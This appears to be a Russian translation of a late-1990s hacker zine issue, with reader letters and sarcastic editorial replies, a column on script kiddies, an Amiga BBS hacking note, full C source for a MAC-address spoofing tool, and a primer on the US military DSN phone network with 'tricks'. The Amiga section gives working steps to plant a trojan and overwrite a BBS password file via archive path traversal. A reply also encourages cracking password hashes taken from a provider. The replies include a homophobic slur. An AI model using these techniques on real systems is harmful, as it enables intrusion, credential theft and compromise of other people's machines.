[Мне мало интересны эти подробности.]

Ищу документы о безопасности систем под Linux/UNIX, чтобы быть в курсе :) Спасибо за помощь.

[<http://www.redhat.com/linux-info/security/linux-security/>]

Кстати... у меня есть части файла /etc/shadow от моего провайдера... что с ними делать? Можно просто запустить crack?

[Ну, всё зависит от того, какие именно части у вас есть, правда...? Если у вас есть зашифрованные хэши, то вы уже в деле.]

Кстати: не все немцы ненавидят американцев... Я немец и не ненавижу американцев... И моё поколение не имеет никакого отношения к Второй мировой...

[О, я думаю, имеет. Я достаточно уверен, что где-то глубоко внутри вы нас недолюбливаете. Вы не могли получить такую взбучку, как во Второй мировой (не говоря уже о шпелле), и при этом не испытывать какого-то недовольства. Всё нормально. Примите свои враждебные чувства. Обнимите их. Давайте! Как только вы это сделаете, вы сможете их растворить. Я призываю вас ПЕРЕВЕРНУТЬ СВОЙ ХМУРЫЙ ВИД! Давайте! Бросьтесь в веселье!]

-firefox01

0x18

Привет, приятно поговорить с вами.

[Взаимно.]

Я такой «Мыслитель» с мыслью — почему бы нам, хакерам, и вам, одной из главных хакерских коммун (2600, Phrack и т.д.), не создать Полностью Сильную «живую» Кripto-сеть — для хакеров и хакерами.

[У меня тоже есть мысль. Купите себе говорящую игрушку.]

Не могу поверить, что пишу это из hotmail, купленного microshit'ом — бла бла бла, это наверное действительно очень небезопасно.

[Ну, может, ему просто нужна любовь и внимание, и чтобы кто-то говорил ему приятные вещи.]

У меня есть целый список идей, и никто никогда меня не слушает — netscape и т.д... Но если вы заинтересованы, напишите мне, и я дам вам свой POP-адрес. Преимущество этой системы: 1) мы можем разозлить ФБР

[Да, давайте разозлим ФБР. И, пока мы этим занимаемся, давайте разозлим IRS и раздражим ЦРУ. Можем подшутить над ассоциацией умственно отсталых рестлеров. И наконец, давайте раздражим взбешённого быка.]

и 2) наконец мы, хакеры, сможем иметь место, где можно тусоваться и торчать, прятаться

[«лойтер» и «айдл»? Эй, это же не те двое еврейских кинокритиков? Обожаю их!]

где мы можем говорить что угодно, как то — полные детали о том, как проникнуть в систему, и т.д. Конечно, нам придётся проверять людей на доверие и т.д.

[И проверять на глупость.]

Но я реально верю, что мы можем это замутить.

Если хотите услышать остальные мои сотрясающие основы идеи — просто спросите, или полные детали по Crypto.net.

[Пас.]

0x19

Прежде всего, хочу сказать, что обожаю журнал... Но к вам действительно пишут сумасшедшие... (включая меня самого). Я не элитный хакер, не гуру Unix или что-то вроде того (ду), но поражён тем усилием, которое вы вкладываете в Phrack... В общем, продолжайте в том же духе.

[Спасибо, псих.]

0x1a

Привет,

Кто был первым хакером в истории?

[Бог.]

Спасибо за уделённое время,

С приветом,

Мах

0x1b

Привет.

Я шведский парень и просто интересуюсь

[Вот шведы мне нравятся. Красивые женщины. Потрясающие акценты. Я думаю, им нравится. Хотя одна особенно горячая шведская девушка, которую я знаю, не очень-то, кажется, меня жалует. Думаю, может, потому что я слишком стараюсь рядом с ней. Она придёт к этому, а я буду буквально выпрыгивать из штанов, пытаясь произвести впечатление... Помню, однажды я так разволновался, что чуть не отправился в путь к... гм. Я знаю. Знаю. Нужно «просто расслабиться», и всё само встанет на своё место. Не знаю, правда. Она такая красивая. А я такой неловкий...]

знаете ли вы хороший сайт о хакинге, фрикинге и кракинге. Везде искал, но ничего не нашёл.

[Что?]

0x1c

Эй, привет, я делаю сайт с эссе, похожий на Slackers Inc., но с большим количеством эссе. Единственная проблема — мне нужны спонсоры, чтобы поднять страницу. Не могли бы вы платить мне небольшую ежемесячную плату за размещение баннера вашего сайта? Я знаю, что почти

[О'кей. Как вам звучит ничего/в месяц?]

все знают о Phrack Magazine, но слышал, что вы занимаетесь спонсорством. Напишите, если заинтересованы.

[Да, мы так известны своим рекламным бюджетом. И теперь я хотел бы сделать Phrack известным спонсором какого-то гей-чёртового-сайта со сворованными школьными/университетскими сочинениями. Конечно. Займусь этим сразу после того, как проведём кампанию «пни детёныша тюленя».]

0x1d

Вам нужно написать интерактивный обучающий материал для симуляции взлома частного колледжа или компании. Он должен быть реалистичным и трудным для доступа.

[Кто-то уже это сделал. Они называются .edu и .com. Хотя порой они не очень реалистичны.]

0x1e

[P52-14: Международная ассоциация по борьбе с преступностью]

Дорофея Деминг,

Вы замечаете, что ICSA не гарантирует свою сертификацию от атак.

«Говоря простым языком, они утверждают, что если вас подадут в суд, вы остаётесь в одиночестве».

Знаете ли вы какую-нибудь компанию по безопасности, консультанта или консорциум, который обязуется помочь клиенту в юридическом плане, если на него напали?

Stu

0x1f

В скейтбординге вы «позёр», если ничего не знаете.

В компьютерной культуре вы «ламер», если ничего не знаете.

Термин, который меня раздражает, — «elite» или «eleet» или «3l33t3».

Вы элита?

Мне просто не нравится этот термин.

Мне очень нравится термин «HI-FI» — как в «высокая точность воспроизведения», или высококачественная стереосистема.

Устаревший термин, который первоначально означал «у меня лучшее оборудование».

Но теперь это просто означает «маркетинговая схема конца 70-х».

Вы HI-FI?

Это звучит.

Вы можете быть элитой прямо сейчас, но со временем станете HI-FI.

— EOF

Шум на линии (Linenoise)

Автор: Various

— *nihilis*

(В ответ на вопрос, почему cantor выкинул кого-то с канала #Phrack без предупреждения:

```
<cantor:#phrack> you were an idiot near me  
<cantor:#phrack> i hate that
```

)

Обычно я бы не подумал, что эту статью нужно писать. Но как показывает опыт, она вполне может оказаться необходимой.

Несколько месяцев назад я сидел на IRC-канале EFnet #phrack, и один из пользователей выдал URL веб-страницы, которую он и его дружки взломали. На ней он любезно поприветствовал всех знакомых и Phrack. Мы, остальные обитатели канала, честно признали, что никто из нас не говорит от имени редакции журнала, однако были уверены: ни один из редакторов не обрадуется тому, что его по ассоциации приплетают к уголовному преступлению. Пользователь, похоже, не понял.

На следующий день, когда его попросили подъехать в местное отделение полиции на короткую беседу, он, наверное, обделался. Вопросов было немного: выяснили, что он не причастен к дальнейшим атакам на тот же хост. Его отпустили без обвинений.

Обсуждая это потом на #Phrack, мы не удивились, что его поймали. По всему выходило, что пользователь искренне считал, будто никакого преступления не совершил: подумаешь, поменял страничку. Он упорно твердил, что никакого ущерба не нанёс, никаких бэкдоров не оставил, и что понятия не имел, что в .rhosts у root было записано четыре простых байта: "+ +\n".

Очевидно, этот пользователь не особо старался за несколько недель, которые он потратил на попытки взломать сайт.

Что характерно, после этой истории я больше не видел его на IRC — примерно с неделю спустя.

Из этой истории следует несколько выводов: взлом — это уголовное преступление. Любой несанкционированный доступ является взломом. Если уж ты что-то взламываешь — не веди себя как идиот.

Скорее всего, так было всегда, но в последнее время я стал больше обращать на это внимание: распространение доступности информации и рост числа людей, для которых сеть всегда была «нормой», порождает класс пользователей, не способных думать самостоятельно. По мере того как растёт зависимость от скриптовых атак, число людей, лично владеющих техническими знаниями, сокращается.

Сегодня я пассивно наблюдаю за активностью на #Phrack, параллельно занимаясь рабочими делами. Два самых крупных обсуждения, которые остались в памяти: первое — о том, можно ли предотвратить SYN-флуд даже с новейшим ядром Linux; второе — что означает 0x0D и да, это взаимозаменяемо с 13 в программе на C. Вторую позицию отстаивал «опытный программист на C».

Разговор был, в общем-то, цивилизованным. Знающие люди были немного грубее, чем нужно, а те, кому требовалось просвещение, признавали свои ошибки без необходимости цитировать четыре справочника и три стандарта IETF. Нормальный день.

Нынешние люди в целом не хотят признавать, что кто-то другой в интернете сделал домашнюю работу, изучил стандарты и имеет преимущество. Они считают себя опытными, потому что

удалённо уронили непропатченный Windows NT в синий экран смерти с помощью программы, опубликованной четыре месяца назад. Они взламывают веб-страницы и пишут там своё имя.

Они, судя по всему, не хотят читать полученный код, чтобы понять, что именно происходит, когда запускается очередной 0-day эксплойт. Дыры они сами не находят. Им явно интереснее нагадить кому-нибудь (не осознавая возможных последствий), чем по-настоящему решить какую-то техническую задачу. Всё это — гонка, игра, вопрос того, у кого самые новые инструменты.

Я пишу это сейчас, потому что мне это надоело. Надоели люди, которые считают себя умными и всеми силами стараются убедить меня в этом, засовывая ногу в рот. Надоели люди, которые упорно игнорируют советы и злятся, когда последствия не заставляют себя ждать. Надоели люди, которые не способны разумно участвовать в беседе.

Поэтому — несколько советов на будущее:

Ты производишь гораздо лучшее впечатление, когда говоришь что-то правильное, а не когда говоришь что-то неправильное. Кто-то рядом может проверить твоё утверждение и поймать тебя на слове.

Ты производишь гораздо лучшее впечатление, когда делаешь что-то без усилий, потому что уже делал это раньше, — а не когда спотыкаешься и падаешь, думая, что справишься, и оказываясь неправым.

Если тебя поймали на лжи — признай это. Те, кто тебя поймал, уже знают больше тебя: если ты продолжишь нести чушь, они это тоже поймут. Но делай домашнюю работу. Не давай им ловить тебя на глупости дважды.

Если ты сделал что-то незаконное — не рекламируй это. Это особенно глупо. Скорее всего, скоро кто-то начнёт искать виновного. Объявляя о своей ответственности, ты сам приглашаешь их связаться с тобой.

0x2 — Переносной взлом BBS: дополнительные советы для Amiga-систем

После того как я прочитал статью Khelbin'a из Phrack 50 (статья 03), я вспомнил похожие трюки, которые узнал применительно к BBS-системам на Amiga. Поэтому я решил написать небольшую заметку, посвящённую специфике Amiga.

Как и в статье Khelbin'a, конкретное программное обеспечение BBS не особо важно, поскольку в части архиваторов они все работают примерно одинаково. Этот трюк также можно применить к другим пользователям, но об этом позже.

Во-первых, Amiga поддерживает патчинг путей. Это означает, что можно настроить пути, указывающие на директории, где хранятся команды. Amiga OS также автоматически добавляет путь к текущей директории. Насколько я знаю, отключить это невозможно, однако при должной сообразительности это и не нужно. Эта проблема патчинга текущей директории встречается чаще, чем можно подумать, — её настолько просто упустить из виду.

Происходит следующее: BBS получает от вас новый файл и разархивирует его во временную директорию по какой-либо причине. Производится проверка на вирусы (или что-то подобное), после чего BBS пытается переупаковать файлы. Но если ваш файл содержал исполняемый файл с тем же именем, что и архиватор BBS, будет вызван именно тот, что вы загрузили, — поскольку BBS выполнила `cd` во временную директорию для переупаковки. Как можно догадаться, это позволяет активировать всевозможные трояны и вирусы, если только антивирус их не распознает. Хорошая идея — сделать так, чтобы троян также вызывал настоящую команду, чтобы сисоп не заметил

ничего сразу. Более внимательные сисопы обошли эту проблему, вызывая архиватор по абсолютному пути и/или используя другой метод переупаковки без смены директории во временную.

Второй трюк очень похож на метод Khelbin'a с hex-редактированием архивов. Единственное отличие состоит в том, что на Amiga прямой и обратный слэши поменяны местами. Например, вы создаёте файл, содержащий новый файл паролей для данной BBS.

```
> mkdir temp/BBSData
> copy MyBBSPasswords.dat temp/BBSData/userdata
> lha -r a SomeFiles.lha temp
```

Для `mkdir` сделайте имя директории `temp` такой длины, чтобы при перезаписи символов в hex-редакторе она совпадала по размеру. В данном случае нам нужно 4 символа.

Теперь загрузите архив в hex-редактор, например FileMaster, и найдите строку:

```
"temp\BBSData\userdata"
```

и измените её на то, что нужно, например:

```
"\\\\\\BBSData\\userdata"
```

что распакует содержимое на 4 уровня выше временной директории — прямо в настоящую директорию BBSData. Единственная сложность в том, что нужно немного знать о структуре директорий BBS. Но если вы собираетесь её взломать, вы, вероятно, и так это знаете.

Заметьте, что внутри архива прямой и обратный слэши поменяны местами. Это важно помнить: использование неправильного слэша приведёт к тому, что архив не распакуется корректно. Статья на эту тему из Phrack 50 была написана для ПК, где для операций с директориями используется обратный слэш. На Amiga вместо него используется прямой, но в остальном методы из той статьи прекрасно работают и для архивов Amiga.

Если вы знаете, что на BBS у сисопа установлена программа вроде UnixDirs, можно даже использовать `..` для перехода в корневую директорию. Единственный другой способ — использовать `:`, однако я не уверен, что это работает. У меня есть подозрение, что LhA на это подавится. К счастью, поскольку Amiga не ограничена именами файлов в формате 8.3, можно перемещаться по директориям значительно удобнее, чем при ограничениях, наложенных на PC-системы.

Единственный реальный способ, которым сисоп может решить эту проблему, — сделать временную директорию для распаковки устройством, на котором нет ничего важного, например RAM:. Тогда, если архив распакован в RAM: и пытается подняться на 3 директории выше с помощью `///`, он всё равно останется в RAM: и не затронет ничего важного.

0x3 — changemac.c

```
/*
 * In P51-02 someone mentioned Ethernet spoofing. Here you go.
 * This tiny program can be used to trick some smart / switching hubs.
 *
 * AWL production: (General Public License v2)
 *
 *      changemac version 1.0   (2.20.1998)
 *
 * changemac -- change MAC address of your ethernet card.
 *
 * changemac [-l] | [-d number] [ -r | -a address ]
 *
```

```

*      -d number      number of ethernet device, 0 for eth0, 1 for eth1 ...
*                      if -d option is not specify default value is 0 (eth0)
*
*      -h              help for changemac command
*
*      -a address      address format is xx:xx:xx:xx:xx:xx
*
*      -r              set random MAC address for ethernet card
*
*      -l              list first three MAC bytes of known ethernet vendors
*                      (this list is not compleet, anyone who know some more
*                      information about MAC addresses can mail me)
*
* changemac does not change hardware address, it just change data in
* structure of kernel driver for your card. Next boot on your computer will
* read real MAC form your hardware.
*
* The changed MAC stays as long as your box is running, (or as long as next
* successful changemac).
*
* It will not work if kernel is already using that ethernet device. In that
* case you have to turn off that device (ifconfig eth0 down).
*
* I use changemac in /etc/rc.d/rc.inet1 (slackware, or redhat) just line
* before ifconfig for ethernet device (/sbin/ifconfig eth0 ...)
*
* The author will be very pleased if you can learn something form this code.
*
* Updates of this code can be found on:
* http://galeb.etf.bg.ac.yu/~azdaja/changemac.html
*
* Sugestions and comments can be sent to author:
* Milos Prodanovic <azdaja@galeb.etf.bg.ac.yu>
*/

```

```

#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <unistd.h>

```

```

struct LIST
{
    char name[50];
    u_char mac[3];
};

```

```

/*
* This list was obtainted from vyncke@csl.sni.be, created on 01.7.93.
*/

```

```

struct LIST vendors[] = {
    {"OS/9 Network", "\x00", "\x00", "\x00"},
    {"BBN", "\x00", "\x00", "\x02"},
    {"Cisco", "\x00", "\x00", "\x0C"},
    {"Fujitsu", "\x00", "\x00", "\x0E"},
    {"NeXT", "\x00", "\x00", "\x0F"},
    {"Sytek/Hughes LAN Systems", "\x00", "\x00", "\x10"},
    {"Tektronics", "\x00", "\x00", "\x11"},
    {"Datapoint", "\x00", "\x00", "\x15"},
    {"Webster", "\x00", "\x00", "\x18"},
    {"AMD ?", "\x00", "\x00", "\x1A"},
    {"Novell/Eagle Technology", "\x00", "\x00", "\x1B"},
    {"Cabletron", "\x00", "\x00", "\x1D"},
    {"Data Industrier AB", "\x00", "\x00", "\x20"},
    {"SC&C", "\x00", "\x00", "\x21"},
    {"Visual Technology", "\x00", "\x00", "\x22"},

```


{"ABB	", '\x00', '\x00', '\x23'},
{"IMC	", '\x00', '\x00', '\x29'},
{"TRW	", '\x00', '\x00', '\x2A'},
{"Auspex	", '\x00', '\x00', '\x3C'},
{"ATT	", '\x00', '\x00', '\x3D'},
{"Castelle	", '\x00', '\x00', '\x44'},
{"Bunker Ramo	", '\x00', '\x00', '\x46'},
{"Apricot	", '\x00', '\x00', '\x49'},
{"APT	", '\x00', '\x00', '\x4B'},
{"Logicraft	", '\x00', '\x00', '\x4F'},
{"Hob Electronic	", '\x00', '\x00', '\x51'},
{"ODS	", '\x00', '\x00', '\x52'},
{"AT&T	", '\x00', '\x00', '\x55'},
{"SK/Xerox	", '\x00', '\x00', '\x5A'},
{"RCE	", '\x00', '\x00', '\x5D'},
{"IANA	", '\x00', '\x00', '\x5E'},
{"Gateway	", '\x00', '\x00', '\x61'},
{"Honeywell	", '\x00', '\x00', '\x62'},
{"Network General	", '\x00', '\x00', '\x65'},
{"Silicon Graphics	", '\x00', '\x00', '\x69'},
{"MIPS	", '\x00', '\x00', '\x6B'},
{"Madge	", '\x00', '\x00', '\x6F'},
{"Artisoft	", '\x00', '\x00', '\x6E'},
{"MIPS/Interphase	", '\x00', '\x00', '\x77'},
{"Labtam	", '\x00', '\x00', '\x78'},
{"Ardent	", '\x00', '\x00', '\x7A'},
{"Research Machines	", '\x00', '\x00', '\x7B'},
{"Cray Research/Harris	", '\x00', '\x00', '\x7D'},
{"Linotronic	", '\x00', '\x00', '\x7F'},
{"Dowty Network Services	", '\x00', '\x00', '\x80'},
{"Synoptics	", '\x00', '\x00', '\x81'},
{"Aquila	", '\x00', '\x00', '\x84'},
{"Gateway	", '\x00', '\x00', '\x86'},
{"Cayman Systems	", '\x00', '\x00', '\x89'},
{"Datahouse Information Systems	", '\x00', '\x00', '\x8A'},
{"Jupiter ? Solbourne	", '\x00', '\x00', '\x8E'},
{"Proteon	", '\x00', '\x00', '\x93'},
{"Asante	", '\x00', '\x00', '\x94'},
{"Sony/Tektronics	", '\x00', '\x00', '\x95'},
{"Epoch	", '\x00', '\x00', '\x97'},
{"CrossCom	", '\x00', '\x00', '\x98'},
{"Ameristar Technology	", '\x00', '\x00', '\x9F'},
{"Sanyo Electronics	", '\x00', '\x00', '\xA0'},
{"Wellfleet	", '\x00', '\x00', '\xA2'},
{"NAT	", '\x00', '\x00', '\xA3'},
{"Acorn	", '\x00', '\x00', '\xA4'},
{"Compatible Systems Corporation	", '\x00', '\x00', '\xA5'},
{"Network General	", '\x00', '\x00', '\xA6'},
{"NCD	", '\x00', '\x00', '\xA7'},
{"Stratus	", '\x00', '\x00', '\xA8'},
{"Network Systems	", '\x00', '\x00', '\xA9'},
{"Xerox	", '\x00', '\x00', '\xAA'},
{"Western Digital/SMC	", '\x00', '\x00', '\xC0'},
{"Eon Systems (HP)	", '\x00', '\x00', '\xC6'},
{"Altos	", '\x00', '\x00', '\xC8'},
{"Emulex	", '\x00', '\x00', '\xC9'},
{"Darthmouth College	", '\x00', '\x00', '\xD7'},
{"3Com ? Novell ? [PS/2]	", '\x00', '\x00', '\xD8'},
{"Gould	", '\x00', '\x00', '\xDD'},
{"Unigraph	", '\x00', '\x00', '\xDE'},
{"Acer Counterpoint	", '\x00', '\x00', '\xE2'},
{"Atlantec	", '\x00', '\x00', '\xEF'},
{"High Level Hardware (Orion, UK)	", '\x00', '\x00', '\xFD'},
{"BBN	", '\x00', '\x01', '\x02'},
{"Kabel	", '\x00', '\x17', '\x00'},
{"Xylogics, Inc.-Annex terminal servers"	", '\x00', '\x08', '\x2D'},
{"Frontier Software Development	", '\x00', '\x08', '\x8C'},
{"Intel	", '\x00', '\xAA', '\x00'},
{"Ungermann-Bass	", '\x00', '\xDD', '\x00'},
{"Ungermann-Bass	", '\x00', '\xDD', '\x01'},
{"MICOM/Interlan [Unibus, Qbus, Apollo]"	", '\x02', '\x07', '\x01'},

```

{"Satelcom MegaPac", '\x02', '\x60', '\x86'},
{"3Com [IBM PC, Imagen, Valid, Cisco]", '\x02', '\x60', '\x8C'},
{"CMC [Masscomp, SGI, Prime EXL]", '\x02', '\xCF', '\x1F'},
{"3Com (ex Bridge)", '\x08', '\x00', '\x02'},
{"Symbolics", '\x08', '\x00', '\x05'},
{"Siemens Nixdorf", '\x08', '\x00', '\x06'},
{"Apple", '\x08', '\x00', '\x07'},
{"HP", '\x08', '\x00', '\x09'},
{"Nestar Systems", '\x08', '\x00', '\x0A'},
{"Unisys", '\x08', '\x00', '\x0B'},
{"AT&T", '\x08', '\x00', '\x10'},
{"Tektronics", '\x08', '\x00', '\x11'},
{"Excelan", '\x08', '\x00', '\x14'},
{"NSC", '\x08', '\x00', '\x17'},
{"Data General", '\x08', '\x00', '\x1A'},
{"Data General", '\x08', '\x00', '\x1B'},
{"Apollo", '\x08', '\x00', '\x1E'},
{"Sun", '\x08', '\x00', '\x20'},
{"Norsk Data", '\x08', '\x00', '\x26'},
{"DEC", '\x08', '\x00', '\x2B'},
{"Bull", '\x08', '\x00', '\x38'},
{"Spider", '\x08', '\x00', '\x39'},
{"Sony", '\x08', '\x00', '\x46'},
{"BICC", '\x08', '\x00', '\x4E'},
{"IBM", '\x08', '\x00', '\x5A'},
{"Silicon Graphics", '\x08', '\x00', '\x69'},
{"Excelan", '\x08', '\x00', '\x6E'},
{"Vitalink", '\x08', '\x00', '\x7C'},
{"XIOS", '\x08', '\x00', '\x80'},
{"Imagen", '\x80', '\x00', '\x86'},
{"Xyplex", '\x80', '\x00', '\x87'},
{"Kinetics", '\x80', '\x00', '\x89'},
{"Pyramid", '\x80', '\x00', '\x8B'},
{"Retix", '\x80', '\x00', '\x90'},
{'\x00', '\x00', '\x00', '\x00'}
};

```

```

void change_MAC(u_char *,int);
void list();
void random_mac(u_char *);
void help();
void addr_scan(char *,u_char *);

int
main(int argc, char ** argv)
{
    char c;
    u_char mac[6] = "\0\0\0\0\0\0";
    int nr = 0, eth_num = 0, nr2 = 0;
    extern char *optarg;

    if (argc == 1)
    {
        printf("for help: changemac -h\n");
        exit(1);
    }

    while ((c = getopt(argc, argv, "-la:rd:")) != EOF)
    {
        switch(c)
        {
            case 'l' :
                list();
                exit(1);
            case 'r' :
                nr++;
                random_mac(mac);
                break;
            case 'a' :
                nr++;
                addr_scan(optarg, mac);

```

```

        break;
    case 'd' :
        nr2++;
        eth_num = atoi(optarg);
        break;
    default:
        help();
        exit(1);
}
if (nr2 > 1 || nr > 1)
{
    printf("too many options\n");
    exit(1);
}
}
change_MAC(mac,eth_num);
return (0);
}

void
change_MAC(u_char *p, int ether)
{
    struct ifreq devea;
    int s, i;

    s = socket(AF_INET, SOCK_DGRAM, 0);
    if (s < 0)
    {
        perror("socket");
        exit(1);
    }

    sprintf(devea.ifr_name, "eth%d", ether);
    if (ioctl(s, SIOCGIFHWADDR, &devea) < 0)
    {
        perror(devea.ifr_name);
        exit(1);
    }

    printf("Current MAC is\t");
    for (i = 0; i < 6; i++)
    {
        printf("%2.2x ", i[devea.ifr_hwaddr.sa_data] & 0xff);
    }
    printf("\n");

    /* an ANSI C ?? --> just testing your compiler */
    for(i = 0; i < 6; i++) i[devea.ifr_hwaddr.sa_data] = i[p];

    printf("Changing MAC to\t");

    /* right here i am showing how interesting is programing in C */

    printf("%2.2x:%2.2x:%2.2x:%2.2x:%2.2x:%2.2x\n",
        0[p],
        1[p],
        2[p],
        3[p],
        4[p],
        5[p]);

    if (ioctl(s,SIOCSIFHWADDR,&devea) < 0)
    {
        printf("Unable to change MAC -- Is eth%d device is up?\n", ether);
        perror(devea.ifr_name);
        exit(1);
    }
    printf("MAC changed\n");

    /* just to be sure ... */

```

```

    if (ioctl(s, SIOCGIFHWADDR, &devea) < 0)
    {
        perror(devea.ifr_name);
        exit(1);
    }

    printf("Current MAC is: ");

    for (i = 0; i < 6; i++) printf("%X ", i[devea.ifr_hwaddr.sa_data] & 0xff);
    printf("\n");

    close(s);
}

void
list()
{
    int i = 0;
    struct LIST *ptr;

    printf("\nNumber\t MAC addr \t vendor\n");
    while (0[i[vendors].name])
    {
        ptr = vendors + i;
        printf("%d\t=> %2.2x:%2.2x:%2.2x \t%s \n",
            i++,
            0[ptr->mac],
            1[ptr->mac],
            2[ptr->mac],
            ptr->name);
        if (!(i % 15))
        {
            printf("\n press enter to continue\n");
            getchar();
        }
    }
}

void
random_mac(u_char *p)
{
    srand(getpid());

    0[p] = random() % 256;
    1[p] = random() % 256;
    2[p] = random() % 256;
    3[p] = random() % 256;
    4[p] = random() % 256;
    5[p] = random() % 256;
}

void
addr_scan(char *arg, u_char *mac)
{
    int i;

    if (!(2[arg] == ':' &&
        5[arg] == ':' &&
        8[arg] == ':' &&
        11[arg] == ':' &&
        14[arg] == ':' &&
        strlen(arg) == 17 ))
    {
        printf("address is not in spacificed format\n");
        exit(0);
    }
    for(i = 0; i < 6; i++) i[mac] = (char)(strtoul(arg + i*3, 0, 16) & 0xff);
}

void
help()

```

```

{
    printf(" changemac - soft change MAC address of your ethernet card \n");
    printf(" changemac -l | [-d number ] [ -r | -a address ] \n");
    printf("    before you try to use it just turn ethernet card off, ifconfig ethX down\n");
    printf(" -d number    number of ethernet device \n");
    printf(" -h            this help \n");
    printf(" -a address    address format is xx:xx:xx:xx:xx:xx \n");
    printf(" -r            set random generated address \n");
    printf(" -l            list first three MAC bytes of known ethernet vendors\n");
    printf(" example: changemac -d 1 -a 12:34:56:78:9a:bc\n");
}

/* EOF */
---

```

0x4 — Защищённая коммутируемая сеть Министерства обороны (DSN)

Автор: DataStorm

Это крайне краткое введение в тему DSN. Дополнительная информация доступна напрямую от Министерства обороны США и на различных ресурсах в интернете. Если у вас есть комментарии или предложения, пишите мне на e-mail.

Основы DSN

Вопреки распространённому мнению, сеть AUTOVON уже не существует, и вместо неё введён новый стандарт связи DCS — DSN, или Defense Switched Network (Защищённая коммутируемая сеть).

DSN используется для передачи данных и голоса между различными объектами Министерства обороны в шести мировых театрах: Канада, Карибский бассейн, континентальная часть США (CONUS), Европа, Тихоокеанский регион и Аляска, а также Юго-Западная Азия. DSN охватывает всё: видеоконференции, защищённые и незащищённые данные и голос, и любые другие виды коммуникаций, которые можно передать по проводам. Она включает в себя старую систему AUTOVON, европейскую телефонную сеть, японские и корейские телефонные апгрейды, систему Оаху, DCTN, DRSN, сеть видеоконференций и многое другое.

Всё это делает DSN невероятно масштабной, а значит — весьма полезной. (Подробнее см. раздел «Трюки» в этой статье.)

DSN крайне изолирована. Она спроектирована так, чтобы функционировать даже при уничтожении внешних линий связи и не зависеть ни от какого стороннего оборудования. Сеть использует собственное коммутационное оборудование, линии, телефоны и прочие компоненты. Связей с внешним миром у неё крайне мало: в условиях бомбардировок или войны гражданская телефонная сеть может быть разрушена. Разумеется, это также означает, что все регуляторные функции в DSN осуществляет само правительство. Когда вы входите в сеть DSN — вы имеете дело с серьёзными людьми.

Чтобы позвонить кому-то в DSN, сначала нужно набрать номер доступа к DSN, который открывает вход в саму сеть. Затем можно набрать любой номер внутри DSN, если только он не ограничен для вашей зоны вызова или телефона. (Номера как внутри, так и вне DSN могут быть ограничены в части вызовов на определённые номера.)

Если вы являетесь частью DSN, вам может периодически звонить оператор, желающий соединить вас с другим человеком внутри или вне сети. Чтобы принять звонок, нужно сообщить своё имя и

внутренний номер телефона базы, уровень приоритета и любую другую информацию, которую оператор сочтёт необходимой. (Точные возможности и технологии операторов мне неизвестны. Возможно, в некоторых или во всех районах у них есть АОН.)

DSN использует сигнализацию, аналогичную Bell, с некоторыми отличиями. Сигнал готовности к набору одинаков в обеих сетях: сеть открыта и готова. Когда вы звоните или вам звонят, телефон DSN звонит так же, как и телефон Bell, с одним исключением. Если звонок идёт с нормальной частотой — вызов имеет средний приоритет, то есть «Обычный». Если звонок быстрый — это более высокий приоритет и важность. Сигнал «занято» означает, что линия либо занята, либо оборудование DSN перегружено. Иногда можно услышать тон «preempt», означающий, что ваш звонок был прерван, поскольку линию потребовал звонок более высокого приоритета. Если, подняв трубку, вы слышите странный колеблющийся тон, — это значит, что ведётся конференц-звонок, к которому вас добавляют.

Как и во многих других крупных сетях, DSN использует разные классы пользователей, чтобы разграничить приоритеты и доступ. Наиболее привилегированный класс — «Special C2». Этот счастливый военнотрудовой (или хакер?) имеет практически неограниченный доступ к системе. Пользователь Special C2 подтверждает свой статус через процедуру валидации.

Следующий класс — обычный пользователь «C2». Для этого необходимо соответствовать требованиям C2-связи, но не обязательно отвечать требованиям для привилегий Special C2. (Это пользователи, координирующие военные операции, силы и важные приказы.) Последний тип пользователя пренебрежительно именуется «Other User» («Прочий пользователь»). Ему не нужны Special C2 или C2-коммуникации, поэтому он их и не получает. Хорошая аналогия: «root» для Special C2, «bin» для C2 и «guest» для прочих.

Сеть достаточно защищена и технологически развита. Защищённый голос шифруется с помощью STU-III. Это третье поколение устройств для шифрования голоса, который в DSN HE считается данными. Работа в сети DSN ведётся через обычный IP версии 4, за исключением засекреченной информации, для которой применяется протокол SIPRNET (Secret IP Routing Network). Телеконференции организуются оператором объекта, видеоконференции — обычное явление.

DSN превосходит старую систему AUTOVON по скорости и качеству, что позволяет лучше использовать эти технологии. По мере развития скоростей передачи данных и повышения технического уровня, думаю, мы будем всё больше видеть в DSN то, что хорошие парни используют на телевидении.

Приоритеты в DSN соответствуют стандартным требованиям NCS, поэтому подробно останавливаться на этом в данной статье не буду. Единственное, что стоит уточнить: телефоны DSN HE используют кнопки A, B, C и D, как телефоны AUTOVON для приоритетов. Приоритет устанавливается полностью через стандартный DTMF в целях эффективности.

Телефонный справочник DSN не распространяется для внешних пользователей — главным образом из-за стоимости и отсутствия интереса. Тем не менее ниже приведены NPA для разных театров. Обратите внимание, что DSN охватывает только основные зоны союзников. Подключиться через эту систему к России не получится, к сожалению. Имейте в виду, что у каждой базы есть собственный оператор, доступный по внутренней цепи DSN по набору «0». Небольшой совет: ЕСТЬ люди, которые весь день мониторят эти линии. Более того, можно быть уверенным, что это специализированные команды, работающие над особыми проектами на уровнях, превосходящих реальность. Это означает: если вы совершите что-то глупое в DSN из места, которое можно отследить до вас, — вас ПОСАДЯТ.

ЗОНА	NPA DSN
Канада	312
CONUS	312
Карибский р-н	313

Европа 314
Тихий ок./Аляска 315/317
Юго-Зап. Азия 318

Формат номера DSN: NPA-XXX-YYYY, где XXX — префикс объекта (у каждого объекта есть как минимум один собственный), а YYYY — уникальный номер, присвоенный каждой внутренней паре, ведущей к телефону. Приводить список номеров я даже не буду — их слишком много. Смотрите <http://www.tfs.net/~havok> (моя домашняя страница) — там официальный справочник DSN и дополнительная информация.

Физическое оборудование DSN обслуживается и эксплуатируется командой военных специалистов, созданных специально для этих целей. Грузовики Bell в районах DSN вы не увидите.

Даже при самых глубоких исследованиях мне не удалось найти технических спецификаций на аппаратуру самого коммутатора, хотя, полагаю, там используется какой-то коммерческий продукт вроде ESS 5. Мои источники в этой области были весьма туманны.

Трюки

Как и в любой другой существующей системе, в DSN есть дыры в безопасности и забавные штуки, с которыми можно поиграть. Вот некоторые из них. (Если найдёте ещё — пишите мне на e-mail.)

- Операторы находятся на разных парах в каждой базе; никогда не знаешь заранее, кто окажется на другом конце. Мне лучше всего везло с XXX-0110 и XXX-0000.
- Чтобы получить номер в справочнике DSN, объекты Министерства обороны пишут по адресу:

HQ DISA, Code D322
11440 Isaac Newton Square
Reston, VA 20190-5006

